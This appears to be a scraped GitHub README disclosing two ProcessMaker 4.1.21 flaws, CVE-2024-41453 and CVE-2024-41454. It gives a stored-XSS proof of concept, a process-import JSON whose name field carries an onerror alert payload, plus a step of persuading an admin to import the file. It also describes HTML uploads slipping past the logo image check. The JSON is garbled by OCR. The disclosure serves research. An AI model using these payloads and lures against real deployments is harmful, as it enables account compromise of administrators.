1 Branch 0 Tags Go to file Go to file Code

php-lover-boy Update README.md

5f44d4a · last week

README...	Update READ...	last week
sample.j...	Add files via u...	6 months ago

README

#CVE-2024-41453

#CVE-2024-41454

ProcessMaker Vulnerabilites (just for education):
@ryancooley @velkymx @nolanpro @caleeli

- install ProcessMaker 4 Core Docker Instance frome this repository: https://github.com/ProcessMaker/pm4core-docker
- this is latest pm docker version (PM_VERSION=4.1.21), below image is the .env file.

```
PM_VERSION=4.1.21
PM_APP_URL=http://localhost
PM_APP_PORT=8080
PM_BROADCASTER_PORT=6004
PM_DOCKER_SOCK=/var/run/docker.sock
```

Stored Xss

About

CVE-2024-41454, CVE-2024-41453

#processmaker-vulnerabilites

Readme
Activity
0 stars
1 watching
0 forks
Report repository


Releases

No releases published

Packages

No packages published


1. create a json file with xss payload.





```
{"type":"process_package","version":"1","process":{"id":3,"process_category_id":"2","use
"name":"<img src=x onerror=alert('XSS');>",cancel_screen_id":null,
"request_detail_screen_id":null,"status":"ACTIVE","is_valid":1,
"package_key":null,"pause_timer_start":0,
"deleted_at":null,"created_at":"2024-07-05T19:32:06+00:00",
"updated_at":"2024-07-05T19:32:06+00:00","start_events":[],
"warnings":null,"self_service_tasks":[],"signal_events":[],
"conditional_events":[],"properties":null,"has_timer_start_events":false,
"notifications":{"requester":{"started":false,"canceled":false,"completed":false},
"assignee":{"started":false,"canceled":false,"completed":false},
"participants":{"started":false,"canceled":false,"completed":false}},
"task_notifications":{},
"bpmn":"<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<bpmn:definitions xmlns:xsi=\"http:\
"screens":[],"screen_categories":[],"scripts":[],"environment_variables":[]}
```

(I uploaded sample file named: sample.json)

2.Send this file to process admin user and request to import thie file as a process.








3. when admin user import this file and try to archive this process, the malicious javascript code will be executed.


(chrome latest version: Version 126.0.6478.127 (Official Build) (64-bit))




It is obvius that in import function there is lack of user input sanitization.

Maliciuos file upload

1. admin user can upload html file and bypass image restrication in Customize UI, custom login logo upload section.



2. this is uploaded file:



3. also it is possible to uplaod php file but its not executed.